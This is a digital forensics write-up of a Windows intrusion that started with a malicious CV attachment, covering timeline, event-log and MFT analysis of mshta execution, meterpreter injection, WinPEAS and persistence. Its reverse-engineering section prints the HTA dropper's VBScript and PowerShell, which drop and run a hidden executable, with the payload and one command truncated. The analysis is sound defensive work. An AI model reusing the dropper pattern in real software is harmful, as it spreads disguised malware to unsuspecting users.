


| | | | |
|---|---|---|---|
| 01. Human Resource Management au... | 10/23/2023 6:16 AM | Microsoft Edge P... | 16,685 KB |
| 02. Human Resources Management a... | 10/23/2023 6:16 AM | Microsoft Edge P... | 4,161 KB |
| 7z2301-x64.msi | 10/25/2023 7:38 AM | Windows Installer ... | 1,888 KB |
| amenagement-temps-de-travail.webp | 10/25/2023 7:42 AM | Microsoft Edge H... | 24 KB |
| blender-3.6.5-windows-x64.msi | 10/20/2023 7:10 AM | Windows Installer ... | 313,204 KB |
| Candidature pour l'offre de CDI _ Busi... | 10/26/2023 4:51 AM | EML File | 34,021 KB |
| Capture.PNG | 10/28/2023 7:27 AM | PNG File | 269 KB |
| ChromeSetup.exe | 10/18/2023 10:56 AM | Application | 1,342 KB |
| cv.hta | 10/26/2023 4:53 AM | HTML Application | 23,314 KB |
| cv.pdf | 10/26/2023 4:53 AM | Microsoft Edge P... | 1,511 KB |
| FastIR-Artifacts-Windows-x64.zip | 11/4/2023 2:27 AM | Compressed (zipp... | 12,246 KB |
| gimp-2.10.34-setup-2.exe | 10/23/2023 6:15 AM | Application | 310,948 KB |
| IObit Unlocker | 11/2/2023 9:09 AM | Shortcut | 2 KB |
| KeePassXC-2.7.6-Win64.msi | 10/18/2023 10:50 AM | Windows Installer ... | 31,720 KB |
| LibreOffice 7.6 | 10/27/2023 7:59 AM | Shortcut | 2 KB |
| mattermost-desktop-5.5.1-linux-x64.tar | 10/18/2023 10:55 AM | TAR File | 97,559 KB |
| mattermost-desktop-setup-5.5.1-win.... | 10/18/2023 10:56 AM | Application | 223,829 KB |
| npp.8.5.8.Installer.x64.exe | 10/27/2023 7:52 AM | Application | 4,685 KB |
| officedeploymenttool_16731-20290.exe | 10/18/2023 10:43 AM | Application | 3,627 KB |
| proc.png | 10/28/2023 7:28 AM | PNG File | 129 KB |
| q4qplipt.exe | 10/26/2023 5:22 AM | Application | 292,703 KB |
| rustdesk-1.2.3-x86_64.exe | 10/26/2023 8:41 AM | Application | 20,323 KB |
| TeamViewer_Setup_x64.exe | 10/23/2023 6:12 AM | Application | 59,723 KB |
| téléchargement.jfif | 10/28/2023 7:25 AM | JFIF File | 6 KB |
| Thunderbird Setup 115.3.3.exe | 10/25/2023 7:59 AM | Application | 58,971 KB |
| WinDirStat | 10/27/2023 7:58 AM | Shortcut | 2 KB |

Some interesting files have come to our attention:
`- Candidature pour l'offre de CDI _ Business Engineer - armingrudd@gmail.com - 2023-10-26 1438`


EML files are a standard e-mail format that stores a single e-mail message, including its textual content, attachments, headers and metadata.

If we open this file (in a sandbox, of course) we see that it is a job application sent by email to our victim.




We can also see that the candidate has added his CV as an attachment, but there are two files, a pdf and an hta document.

If we open both files, the candidate's CV will open




Sending a CV in pdf format is quite common, and this file seems normal. However, the hta file seems more suspicious.

HTML Application (HTA) files are a type of executable file used in Windows environments. They are essentially HTML files with a .hta extension, designed to run as standalone applications on Windows systems. In cybersecurity and digital forensics, HTA files can be significant as they have the potential to execute code or scripts, making them a target for analysis. Investigating HTA files can reveal information about malicious activity, potential vulnerabilities, and the behavior of the application.

A more in-depth analysis of the HTA file will be carried out in the upcoming section: 5.2.1. Visual Basic in the HTA file.

### 3.1.4. SYSTEM EVENTS AND TIMELINE EXPLORATION

In the field of digital forensics, a timeline refers to a chronological sequence of events and actions that have occurred on a computer system or digital device. Digital forensic experts create timelines to reconstruct the history of activities, file modifications, system changes, and user interactions on a device. This helps in understanding the sequence of events, identifying potential security breaches, and collecting evidence for investigations. Timelines are crucial for piecing together the narrative of an incident, whether it involves cyberattacks, data breaches, or other digital activities that need to be analyzed.


EVTX (EventLog files) is the Windows Event Log format used to record various system events and activities on a Windows operating system. These logs contain a wealth of information, such as application launches, system security events, and user activities. Digital forensic investigators often analyze EVTX files to gain insights into system activities and security-related incidents, helping them detect and investigate security breaches, unauthorized access, or system malfunctions. This data can be critical for understanding the timeline of events and uncovering evidence in cybercrime investigations.


To explore the csv timeline we can use **TimelineExplorer** from Eric Zimmerman's tools suite

- **CHAINSAW**

Chainsaw provides a powerful *first-response* capability to quickly identify threats within Windows forensic artefacts such as Event Logs and the MFT file. Chainsaw offers a generic and fast method of searching through event logs for keywords, and by identifying threats using built-in support for Sigma detection rules, and via custom Chainsaw detection rules.

We already launched it on artifacts, giving us a csv timeline
Here, in the `chainsaw.csv` output we see that defender has found some threat on `2023-10-26T13:15:52`








- **HAYABUSA**

Hayabusa is a Windows event log fast forensics timeline generator and threat hunting tool
It is written in Rust and supports multi-threading in order to be as fast as possible.
It provide a tool to convert Sigma rules into hayabusa rule format.
The Sigma-compatible Hayabusa detection rules are written in YML in order to be as easily customizable and extensible as possible. Hayabusa can be run either on single running systems for live analysis, by gathering logs from single or multiple systems for offline analysis, or by running the Hayabusa artifact with Velociraptor for enterprise-wide threat hunting and incident response. The output will be consolidated into a single CSV timeline for easy analysis in LibreOffice, Timeline Explorer, Elastic Stack, Timesketch, etc...


Thanks to the more detailed output we can confirm that `mshta.exe` has been ran due to `cv.hta` and execute some powershell and dropping a base64 payload this confirm that the initial compromise occurs on 2023-10-26 14:54:25.134 +02:00 without being noticed by windows defender.




Then on 2023-10-26 15:15:52.138 +02:00 the attacker tried to inject a meterpreter payload in `KeyPassXC` but was detected by Windows Defender



WINPeas has been executed around 2023-10-26 16:35:19.264 +02:00, raising some windows defender detections




Then the attacker setup a new persistence via **scheduled tasks** and **services** at 2023-10-26 18:05:36.111 +02:00 to execute `microsoft-kpp.exe`, this time as the `NT AUTHORITY\SYSTEM` user




So the attacker successfully elevated it's privileges after running winpeas at 2023-10-26 16:35:19.264 +02:00 and setting the new administrator persistence at 2023-10-26 18:05:36.111 +02:00

### 3.1.5. MFT ANALYSIS


The Master File Table (MFT) is a critical component of the NTFS file system used in Windows operating systems. It serves as a database that contains metadata and information about all the files and directories on an NTFS-formatted disk. Forensically, the MFT is a valuable resource as it stores information about file creation times, access times, and other attributes, making it essential for reconstructing file activities and system history during investigations.

To explore the MFT we can use **MFTExplorer** from Eric Zimmerman's tools suite.

After executing the hta file, the victim became suspicious and threw it into the recycle bin. We can therefore assume that the initial compromise took place around this date.



By looking at the `beef` folder which is supposed to be the working directory of the attacker we see the following:




The creation dates of the files in the MFT do not correspond to the supposed range of the initial compromise, deduced from the analysis of the EVTX logs
But don't forget that the EVTX logs are marked as having a datetime offset UTC+2. If we add two hours to the dates in the MFT, we are well within the corresponding time range.

One tool was dropped on the disk well after the others: `soft.exe` (NotExfil), the DNS exfiltration tool : 2023-10-30 19:31:27
We can therefore assume that extraction took place around this date

## 3.2. REVERSE ENGINEERING

### 3.2.1. VISUAL BASIC IN THE HTA FILE

In a sandbox, if you double click on the hta file found in recycle bin, by default windows will used `mshta.exe` to run it, giving the following display:



By opening the `cv.hta` in a text editor, we get the following content:

```
<html>
<head>
  <title>PDF Viewer</title>
  <style>
    body {
        text-align: center;
    }
    img {
      max-width: 100%;
      max-height: 100%;
      width: 100%;
      height: auto;
    }
  </style>
</head>

<script language="javascript">
  function loadImage() {
    var imgElement = document.getElementById("image");
    var imageBase64 = "
    imgElement.src = imageBase64;
  }
  window.resizeTo(800, 900);
  window.moveTo((screen.width - 800) / 2, (screen.height - 900) / 2);
</script>

<body onload="loadImage()">
    <img id="image" />
</body>

<script language="VBScript">
  Function vb_drop
    Dim b64
    b64 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBi
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    strAppData = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%")
    strOutputFile = strAppData & "\microsoft-kpp.txt"
    Set objTextFile = objFSO.CreateTextFile(strOutputFile, True)
    objTextFile.Write b64
    objTextFile.Close
    Set objFSO = Nothing
  End Function

  Function pwrsh_exec
    set shell = CreateObject("wscript.Shell")
    shell.run "powershell.exe -nop -w hidden -c ""$content = Get-Content -Path \""$env:APPDATA/microsoft-kpp.txt\"" -Encoding ASCII ; [IO.File]
  End Function

  Function exec_pay
    Set shell = CreateObject("WScript.Shell")
    shell.run "powershell.exe -nop -w hidden -c ""Start-Process -FilePath \""$env:APPDATA/microsoft-kpp.exe\"" """
  End Function

  vb_drop
  pwrsh_exec
  window.setTimeout "exec_pay()", 5000
</script>

</html>
"cv.hta" 60 lines, 23872653 bytes
```

Base64 Image displayed to the victim

Base64 payload written at %APPDATA%\microsoft-kpp.txt

Decode base64 to %APPDATA%\microsoft-kpp.exe

2nd step : execute final payload : %APPDATA%\microsoft-kpp.exe

Wait 5sec before executing 2nd step

